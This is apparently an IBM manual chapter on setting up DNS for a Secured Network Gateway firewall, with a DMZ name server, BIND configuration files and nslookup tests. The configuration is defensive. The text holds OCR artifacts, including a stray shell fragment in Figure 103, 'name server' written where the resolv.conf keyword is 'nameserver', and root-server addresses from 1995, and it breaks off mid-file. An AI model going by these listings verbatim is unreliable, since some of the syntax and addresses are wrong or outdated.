In general, the standard Secured Network Gateway configuration process will set up the name server successfully for the firewall itself. However, for a working system you will also need to configure DNS inside the secure network and, possibly, in the DMZ.

8.1 Configuring Domain Name Server on the Firewall

First we will describe the standard configuration for domain name service on the firewall using SMIT. Then we will discuss some of the ways in which you may want to extend that configuration.

Initial configuring is simple, you just have to invoke the Secured Network Gateway SMIT configuration dialog and supply the necessary information. In SMIT select **Internet Connection Secured Network Gateway (SNG)**, then **Configure Secured Network Gateway (SNG)**, then **Configure Network Services for Secured Network Gateway (SNG)**, and finally **Add Network Services Configuration Entry**. Figure 101 on page 124 shows the resulting SMIT panel.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:

System Management

Internet Connection Secured Network Gateway (SNG)

Configure Secured Network Gateway (SNG)

Configure Network Services for Secured Network Gateway (SNG)

Add Network Services Configuration Entry

Add Network Services Configuration Entry

* Non Secure Domain Name	
* Non Secure Name Servers	
* Secure Domain Name	
* Secure Name Servers	
Secure Network Mail Server	

OK Command Reset Cancel ? Help

Figure 101. Add Network Services Configuration Entry


The following two name servers have to be defined:

- The nonsecure name server is where the firewall name server goes to resolve all unknown names. If the DNS configuration is properly designed, this will be the name server for the next higher layer in the naming hierarchy. Often it will be an Internet root name server, or a server maintained by the provider of your network connection. Alternatively, if you have a DMZ configuration and maintain a separate name server in the DMZ, then that will be the external name server from the firewall′s point of view. Note that this does not strictly follow the rules of the DNS hierarchy, but it is not unusual, so we will show an example of this configuration in 8.3, “DNS Configuration Examples.” on page 126.
- The secure name server is where name requests originating on the firewall itself will go to be resolved. This address will be placed in the file /etc/resolv.conf.

You also have to provide the domain names of the secure and the nonsecure sides of the firewall. How do you know what names to use? You may not be able to freely choose the domain names. Assuming that you are connecting an existing IP network to the Internet, the secure network domain name will probably already exist. The nonsecure name must be authorized by the Internet Assigned Numbers Authority and will follow the national and international conventions for IP domain names. This is the name that you will be known by to the rest of the world. If your firewall configuration includes a DMZ, the servers within the DMZ will be in this domain.


The best practice is to strictly follow the hierarchical domain naming standards, which is the way that DNS was designed to work. DNS will work even if you use a non-hierarchical scheme, but we do not recommend it. One thing you should strive for is to have internal and external domain names that are easily differentiated from each other. This means that you can instantly identify whether a resource is inside or outside the firewall, and it makes it much easier to create DNS configurations and mail routing rules.

Figure 102 shows the completed DNS configuration panel. After selecting **OK**, the name server configuration files are created and the named daemon is started automatically (see Figure 103 on page 126).


System Management Interface Tool : root@rs60004
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Network Services for Secured Network Gateway (SNG)
Add Network Services Configuration Entry
Add Network Services Configuration Entry
OK
Command
Reset
Cancel
?
Help

* Non Secure Domain Name	ral.ibm.com
* Non Secure Name Servers	150.53.104.12
* Secure Domain Name	itso.ral.ibm.com
* Secure Name Servers	9.24.104.108
Secure Network Mail Server	

Figure 102. Add Network Services Configuration Entry



```
x ()
{
superuser=`id -u`
if [ $superuser != 0 ] ; then
    getmsg SH_ELL_00410
```

```
0513-059 The named Subsystem has been started. Subsystem PID is 11896.
```

Figure 103. DNS Configuration Complete

Notice!

The named daemon starts automatically when you configure Network Services. But, SNG does NOT modify the /etc/rc.tcpip file. Therefore, if you want to start the named daemon automatically when the system boots, you need to modify the /etc/rc.tcpip file by using the chrctcp -a named command.

8.2 Configuring the Internal Network Domain Name Server

The internal network name server also has to be configured to use the firewall to resolve nonsecure names. This involves the following definition:

- A forwarders entry to point to the firewall

8.3 DNS Configuration Examples.

The best way to understand the possible DNS configurations is to look at some examples. We will consider the following two cases:

1. With a name server located in the DMZ providing resolution for externally-visible names

2. A similar configuration, except with the external resolution performed by the SNG machine

8.3.1 Case 1: Internal DNS, Merge DNS, and External DNS




Figure 104. Case 1, DNS Configuration Example

Configuration of the Merge DNS on the Firewall

The following files are created by SNG when you add a Network Services Configuration Entry for DNS, as shown in Figure 102 on page 125:

- /etc/resolv.conf
- /etc/named.boot
- /etc/named.dom
- /etc/named.loc
- /etc/named.ca

The /etc/resolv.conf file points to the internal name server, which is where name requests originating on the firewall are resolved. In our case this is address 9.24.104.108, so /etc/resolv.conf will contain the following:

```
domain itso.ral.ibm.com
name server 9.24.104.108
```

Figure 105. /etc/resolv.conf File on the Firewall.

Note that this means that when the firewall machine tries to resolve an IP name, it behaves exactly like a host in the secure network.

The /etc/named.boot file is the base file from which the DNS configuration is defined. In this case it defines that naming information for domains outside the secure network will be cached in file /etc/named.ca. The domains that are cached in this way are . (the root domain) and ral.ibm.com.

```
; Created by Internet Connection SNG 960321932
domain itso.ral.ibm.com
primary itso.ral.ibm.com /etc/named.dom
cache . /etc/named.ca
cache ral.ibm.com /etc/named.ca
primary 0.0.127.in-addr.arpa /etc/named.loc
```

Figure 106. Case 1, /etc/named.boot File on the Firewall

The /etc/named.dom file will contain name and address information for hosts that the firewall *will* serve information about. By default this will only contain the external address of the firewall (which is also the mail gateway). If you do not use mail service (SMTP) or if you do not want to use your host name and subdomain name to receive mail from the nonsecure network, you can remove the MX record.

```
; Created by Internet Connection SNG 960321932
@ IN SOA rs60004 root.rs60004 (960321934 3600 600 360000 86400)
  IN NS rs60004
*.itso.ral.ibm.com. IN MX 0 rs60004
rs60004 IN A 150.53.104.27
```

Figure 107. Case 1, /etc/named.dom File on the Firewall

The /etc/named.loc file just contains the mapping for the loopback/local host address (127.0.0.1).

```
; Created by Internet Connection SNG 960321932
@ IN SOA rs60004.itso.ral.ibm.com. root.rs60004.itso.ral.ibm.com.
               ( 960321933 3600 600 3600000 86400)
  IN NS rs60004
1 IN PTR localhost.
```

Figure 108. Case 1, /etc/named.loc File on the Firewall

/etc/named.ca specifies the external name server used for resolution of . (root domain) and ral.ibm.com. In our case this is the DNS system inside the DMZ, 150.53.104.12.

```
; Created by Internet Connection SNG 960321933
  IN NS externaldns.150.53.104.12.
externaldns.150.53.104.12. 3600000 IN A 150.53.104.12
```

Figure 109. Case 1, /etc/named.ca File on the Firewall

Configuration of DNS for the External Name Server

The external name server in this case is actually between the two parts of the firewall in our DMZ. It is a very simple DNS configuration, providing name mappings for DMZ resources. These names must be resolvable from anywhere in the Internet.

Unlike the firewall system, name resolution requests on this machine go to the name server on the same system, so /etc/resolv.conf is conventional.

```
domain ral.ibm.com
name server 150.53.104.12
```

Figure 110. Case 1, /etc/resolv.conf File on the External DNS (DMZ)

The DNS name space for the DMZ is called *ral.ibm.com*, so named.boot defines us as the primary server for that domain.

```
directory       /etc
domain          ral.ibm.com
primary         ral.ibm.com             named.zone
primary         104.53.150.in-addr.arpa named.rev
primary         0.0.127.in-addr.arpa    named.local
cache           .                       named.ca
```

Figure 111. Case 1, /etc/named.boot File on the External DNS (DMZ)

The named.zone file defines all the servers and aliases that are hosted in the DMZ. It also contains the MX record that allows a remote mail server to look up the address where the mail is to be sent. In our case, we want the external mail address for a user inside our secure network to be user@ral.ibm.com, instead of user@host.itso.ral.ibm.com. Therefore the MX record directs this mail ID to the outside of the internal Secured Network Gateway system.

```
@               IN      SOA     ns1.ral.ibm.com. root.ns1.ral.ibm.com.
                                (
                                96020701        ;Serial
                                3600            ;Refresh
                                300             ;Retry
                                3600000         ;Expire
                                3600            ;Minimum
                                )
                IN      NS              ns1.ral.ibm.com.
ral.ibm.com.    IN      MX      10      aix1.ral.ibm.com.
localhost       IN      A               127.0.0.1
ns1             IN      A               150.53.104.12
aix1            IN      A               150.53.104.27
www             IN      A               150.53.104.31
router          IN      A               150.53.104.249
```

Figure 112. Case 1, /etc/named.zone File on the External DNS (DMZ)

If you want to receive mail with a destination address of user@host.itso.ral.ibm.com, you would add an MX record such as:

```
*.itso.ral.ibm.com.   IN    MX   10    aix1.ral.ibm.com.
```

The reverse name resolution definition file, named.rev, is unremarkable.

```
@              IN      SOA     ns1.ral.ibm.com. root.ns1.ral.ibm.com.
                       (
                       96020201        ;Serial
                       3600            ;Refresh
                       300             ;Retry
                       3600000         ;Expire
                       3600            ;Minimum
                       )
        IN      NS      ns1.ral.ibm.com.
12      IN      PTR     ns1.ral.ibm.com.
27      IN      PTR     aix1.ral.ibm.com.
31      IN      PTR     www.ral.ibm.com.
249     IN      PTR     router.ral.ibm.com.
```

Figure 113. Case 1, /etc/named.rev File on the External DNS (DMZ)

The named.ca file contains information about the systems that this name server will go to for resolution of all names outside the DMZ. Beyond the DMZ lies the Internet, so it is the root name servers that are defined in named.ca.

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the ”cache  .  <file>”
;       configuration file of BIND domain name servers).
;       This file is made available by DOD NIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           NIC.DDN.MIL
;
;       last update:    Nov 8, 1995
;       related version of root zone:   199511080
;
; formerly NS.NIC.DDN.MIL
;
.                        3600000      NS    G.ROOT-SERVERS.NET
G.ROOT-SERVERS.NET.      3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                        3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.      3600000      A     128.63.2.53
;
; formerly NS.INTERNIC.NET
;
.                        3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.      3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                        3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.      3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                        3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.      3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                        3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.      3600000      A     128.8.10.90
```

Figure 114 (Part 1 of 2). Case 1, /etc/named.ca File on the External DNS (DMZ)

```
;
; formerly NS.NASA.GOV
;
.                        3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.      3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
.                        3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.      3600000      A     192.5.5.241
;
; formerly NIC.NORDU.NET
;
.                        3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.      3600000      A     192.36.148.17
```

Figure 114 (Part 2 of 2). Case 1, /etc/named.ca File on the External DNS (DMZ)

Configuration of the Internal DNS

The configuration of the internal DNS is standard. As in the case of the DMZ name server, resolution of names from the server itself is conventional.

```
domain itso.ral.ibm.com
name server 9.24.104.108
```

Figure 115. Case 1, /etc/resolv.conf File on the Internal DNS

The named.boot file is also conventional, except that it contains a *forwarders* record pointing to the firewall. This means that any requests for addresses outside its own domain will be passed to DNS on the internal SNG system. When we defined that DNS, we specified that outside addresses should be cached (see Figure 116), so we will only have to send a request to the root name servers the first time an address is resolved.

```
directory       /etc
forwarders              9.24.104.27
domain          itso.ral.ibm.com
cache           .                        named.ca
primary         itso.ral.ibm.com         named.zone
primary         104.24.9.in-addr.arpa    named.rev
primary         0.0.127.in-addr.arpa     named.local
```

Figure 116. Case 1, /etc/named.boot File on the Internal DNS

The remaining configuration files for the internal DNS (named.zone, named.rev and named.ca) are conventional, but we have listed them here for completeness.

```
@       IN      SOA     rsserver.itso.ral.ibm.com. dlboone.vnet.ibm.com.
               (
               960156  ; Serial number
               1800    ; Secondary checks primary every 30 min. for refresh
               900     ; Retry interval if connect 2 primary fails -> 15 min.
               172800  ; Secondary expires after 48 hours if still no primary
               1800    ; time-to-live(other servers)-> 30 min.
               )
                IN      NS      rsserver.itso.ral.ibm.com.

rs60004         IN      A       9.24.104.27     ; SHOGREN
mcgregor        IN      A       9.24.104.40     ; MCGREGOR
rsserver        IN      A       9.24.104.108    ; MCGREGOR
rs600020        IN      A       9.24.104.241    ; BARRY
```

Figure 117. Case 1, /etc/named.zone File on the Internal DNS

```
@       IN      SOA     rsserver.itso.ral.ibm.com. dlboone.vnet.ibm.com.
               (
               960156  ; Serial number
               1800    ; Secondary checks primary every 30 min. for refresh
               900     ; Retry interval if connect 2 primary fails -> 15 min.
               172800  ; Secondary expires after 48 hours if still no primary
               1800    ; time-to-live(other servers)-> 30 min.
               )

                IN      NS      rsserver.itso.ral.ibm.com.

27              IN      PTR     rs60004.itso.ral.ibm.com.
40              IN      PTR     mcgregor.itso.ral.ibm.com.
108             IN      PTR     rsserver.itso.ral.ibm.com.
241             IN      PTR     rs600020.itso.ral.ibm.com.
```

Figure 118. Case 1, /etc/named.rev File on the Internal DNS

```
.               IN NS   rsserver.itso.ral.ibm.com.
rsserver.itso.ral.ibm.com.       IN A   9.24.104.108
```

Figure 119. Case 1, /etc/named.ca File on the Internal DNS

```
@       IN SOA rsserver.itso.ral.ibm.com. dlboone.vnet.ibm.com.
               (
               960156  ; Serial number
               1800    ; Secondary checks primary every 30 min. for refresh
               900     ; Retry interval if connect 2 primary fails -> 15 min.
               172800  ; Secondary expires after 48 hours if still no primary
               1800    ; time-to-live(other servers)-> 30 min.
               )

        IN NS   rsserver.itso.ral.ibm.com.
1       IN PTR  localhost.
```

Figure 120. Case 1, /etc/named.local File on the Internal DNS

Name Resolution from Secure Network

Figure 121 on page 133 shows a sequence of nslookup requests from a host in the secure network. As you can see, we can resolve addresses wherever they exist, whether they are in the nonsecure network (warp.overnet.com), in the DMZ (ns1.ral.ibm.com, aix1.ral.ibm.com), or in the secure network (mcgregor.itso.ral.ibm.com, rs60004.itso.ral.ibm.com).

```
rs600020:/ > nslookup
Default Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

> warp.overnet.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    warp.overnet.com
Address:  192.168.253.222

> ns1.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    ns1.ral.ibm.com
Address:  150.53.104.12

> mcgregor.itso.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Name:    mcgregor.itso.ral.ibm.com
Address:  9.24.104.40

> rs60004.itso.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Name:    rs60004.itso.ral.ibm.com
Address:  9.24.104.27

> aix1.ral.ibm.com.
Server:  rsserver.itso.ral.ibm.com
Address:  9.24.104.108

Non-authoritative answer:
Name:    aix1.ral.ibm.com
Address:  150.53.104.27
```

Figure 121. Case 1, Name Resolution from Secure Network With nslookup

Name Resolution from Nonsecure Network

As shown in Figure 122 on page 134, we cannot resolve secure network addresses (rs60004.itso.ral.ibm.com) from the nonsecure network. However, we can resolve DMZ network addresses (ns1.ral.ibm.com, aix1.ral.ibm.com).

```
C:\mptn\bin>nslookup
Default Server:  warp.overnet.com
Address:  192.168.253.222

> ns1.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

Non-authoritative answer:
Name:    ns1.ral.ibm.com
Address:  150.53.104.12

> aix1.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

Name:    aix1.ral.ibm.com
Address:  150.53.104.27

> rs60004.itso.ral.ibm.com.
Server:  warp.overnet.com
Address:  192.168.253.222

*** warp.overnet.com can't find rs60004.itso.ral.ibm.com.: Server failed
```

Figure 122. Case 1, Resolve Names from Nonsecure Network With nslookup

8.3.2 Case 2: Internal DNS and External DNS on the Firewall

You may not want to set up an individual domain name server within the DMZ. For example, if you only have one machine (such as a World Wide Web server) in the DMZ, or if you do not have a DMZ configuration, it would not be justifiable to buy a new box just for use as an external DNS.

The alternative is to set up DNS on the firewall to do the job.




Figure 123. DNS Configuration Example, Case 2

Configuration of the External DNS on the Firewall

In this case, we need to modify the DNS configuration after adding the Network Services Configuration Entry. Names served by the external DNS on the firewall must be resolved by all sites in the Internet, in particular its own name. However, as in case 1, name requests originating on the firewall itself are routed to the secure network name server.

```
domain itso.ral.ibm.com
name server 9.24.104.108
```

Figure 124. Case 2, /etc/resolv.conf File on the Firewall

The named.boot, named.zone and named.ca files are exactly like the equivalents on the external DNS machine from case 1, except with the external address of the firewall (150.53.104.27, aix1.ral.ibm.com) substituted.

```
directory /etc
domain ral.ibm.com
cache . /etc/named.ca
primary ral.ibm.com /etc/named.zone
primary 104.53.150.in-addr.arpa /etc/named.rev
primary 0.0.127.in-addr.arpa /etc/named.loc
```

Figure 125. Case 2, /etc/named.boot File on the Firewall

```
@               IN      SOA     aix1.ral.ibm.com. root.aix1.ral.ibm.com.
                                (
                                96021501        ;Serial
                                3600            ;Refresh
                                300             ;Retry
                                3600000         ;Expire
                                3600            ;Minimum
                                )
                IN      NS              aix1.ral.ibm.com.
ral.ibm.com.    IN      MX      10      aix1.ral.ibm.com.
localhost       IN      A               127.0.0.1
aix1            IN      A               150.53.104.27
router          IN      A               150.53.104.249
www             IN      A               150.53.104.31
```

Figure 126. Case 2, /etc/named.zone File on the Firewall

```
@       IN      SOA     aix1.ral.ibm.com. root.aix1.ral.ibm.com.
                (
                96020201        ;Serial
                3600            ;Refresh
                300             ;Retry
                3600000         ;Expire
                3600            ;Minimum
                )
        IN      NS      aix1.ral.ibm.com.
27      IN      PTR     aix1.ral.ibm.com.
31      IN      PTR     www.ral.ibm.com.
249     IN      PTR     router.ral.ibm.com.
```

Figure 127. Case 2, /etc/named.rev File on the Firewall

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  <file>"
;       configuration file of BIND domain name servers).
;       This file is made available by DOD NIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           NIC.DDN.MIL
;
;       last update:    Nov 8, 1995
;       related version of root zone:   199511080
;
; formerly NS.NIC.DDN.MIL
;
.                         3600000      NS    G.ROOT-SERVERS.NET
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
;
; formerly NS.INTERNIC.NET
;
.                         3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                         3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                         3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.       3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                         3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.       3600000      A     128.8.10.90
;
; formerly NS.NASA.GOV
;
.                         3600000      NS    E.ROOT-SERVERS.NET.
